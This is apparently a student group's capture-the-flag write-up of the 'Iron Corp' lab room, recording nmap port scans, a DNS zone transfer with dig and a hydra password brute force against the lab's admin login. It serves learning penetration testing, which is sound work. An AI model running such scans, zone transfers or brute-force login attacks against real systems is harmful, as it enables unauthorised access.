PenTest 2

ROOM: Iron Corp

STUDY GROUP

Members

ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211102835	Chew Ming Yao	Member
1211101534	Tan Chi Lim	Member

Step: Reconnaissance

Members Involved: Siow Yee Ceng

Tools used: Nmap/nano/Firefox

Siow Yee Ceng switch to the root user and he put the IP address in etc/hosts using the root account.


```
File  Actions  Edit  View  Help
┌──(1211102835㉿kali)-[~]
└─$ sudo su
[sudo] password for 1211102835:
┌──(root㉿kali)-[/home/1211102835]
└─# cd

┌──(root㉿kali)-[~]
└─# nano /etc/hosts
```

```
File  Actions  Edit  View  Help
  GNU nano 6.2
127.0.0.1       localhost
127.0.1.1       kali
10.10.138.56 ironcorp.me


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Then, he used Nmap to scan the IP address to get to know the port that can be used to open the website.

```
┌──(1211101534㉿kali)-[~]
└─$ nmap -Pn 10.10.86.152
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 09:11 EDT
Nmap scan report for ironcorp.me (10.10.86.152)
Host is up (0.24s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 15.85 seconds
```

He tried to use the largest port, 8080 but it s the host control panel. Then we try to go through the website and we found nothing inside the website. So that this is not the correct port number we needed. He also u try searching by using admin.ironcorp.me and using port number 8080 and it showed the same pages so this is not the correct port number.




Since the largest port we found, 8080 is not the port we prefer, so he tried to scan ports 1 to 15000.



```
┌──(root㉿kali)-[/home/1211102017]
└─# nmap -Pn -p1-15000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 02:31 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.94% done; ETC: 02:35 (0:03:48 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.02% done; ETC: 02:35 (0:03:26 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.47% done; ETC: 02:34 (0:02:09 remaining)
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.80% done; ETC: 02:34 (0:02:02 remaining)
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 41.84% done; ETC: 02:34 (0:01:40 remaining)
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.23% done; ETC: 02:34 (0:01:26 remaining)
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.27% done; ETC: 02:34 (0:01:14 remaining)
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.86% done; ETC: 02:34 (0:00:56 remaining)
Stats: 0:02:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.73% done; ETC: 02:34 (0:00:41 remaining)
Stats: 0:02:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.60% done; ETC: 02:34 (0:00:23 remaining)
Stats: 0:02:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.61% done; ETC: 02:34 (0:00:13 remaining)
Stats: 0:02:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.45% done; ETC: 02:34 (0:00:08 remaining)
Stats: 0:02:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 97.65% done; ETC: 02:34 (0:00:04 remaining)
Nmap scan report for ironcorp.me (10.10.92.44)
Host is up (0.26s latency).
Not shown: 14995 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 150.64 seconds
```

Result:

After that, he discovered that port number 11025 can also gain into the main website and it had shown a different page. So that he believes that this is the correct port number for this task.



Step: Enumeration

Members Involved: Lo Pei Qin

Tools used: nano, dig,hydra


He dig the subdomain and we know the related host which is the admin and the internal

```
┌──(1211101534㉿kali)-[~]
└─$ dig @10.10.86.152 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.86.152 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 1121 msec
;; SERVER: 10.10.86.152#53(10.10.86.152) (TCP)
;; WHEN: Tue Aug 02 09:13:52 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

He add the two subdomain into the etc host

```
root@kali: /home/1211102835
File  Actions  Edit  View  Help
  GNU nano 6.2                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.138.56 ironcorp.me
10.10.138.56 admin.ironcorp.me
10.10.138.56 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute   ^C Location  M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line M-E Redo
```

He login to the admin host following the port that can be used. He found that it requires the username of admin and the password for it.



He change our directory to usr/share/wordlist. From the list of the wordlist, we found the fasttrack.txt

```
┌──(root㉿kali)-[~]
└─# cd /usr/share/wordlists

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz
```

He read the fasttrack.txt and know that it is a file that contains a few of common passwords

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# cat fasttrack.txt
Spring2017
Spring2016
Spring2015
Spring2014
Spring2013
spring2017
spring2016
spring2015
spring2014
spring2013
Summer2017
Summer2016
Summer2015
Summer2014
Summer2013
summer2017
summer2016
summer2015
summer2014
summer2013
Autumn2017
Autumn2016
```


By guessing the username as admin and using hydra, we let the terminal guess the password from the fasttrack.txt.

```
┌──(root㉿kali)-[/home/1211101534]
└─# hydra -l admin -P /usr/share/wordlists/fasttrack.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 09:17:44
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 09:17:53
```


By getting to know the username and password, we log in to the admin page

Result:

Here is the page after logged in.




He also try for the internal host but it is forbidden.




<u>Step: Exploiting</u>
Members Involved: Chew Ming Yao
Tools used: Reverse Shell, GitHub, URL encoder


Type internal.ironcorp.me:11025 that was found by Pei Qin in the search bar to find the owner.




After searching, the word “here” appears.




So we need to view the page source to get the real link.




Copy the link and paste to the search bar.




Then, he get the owner's name.



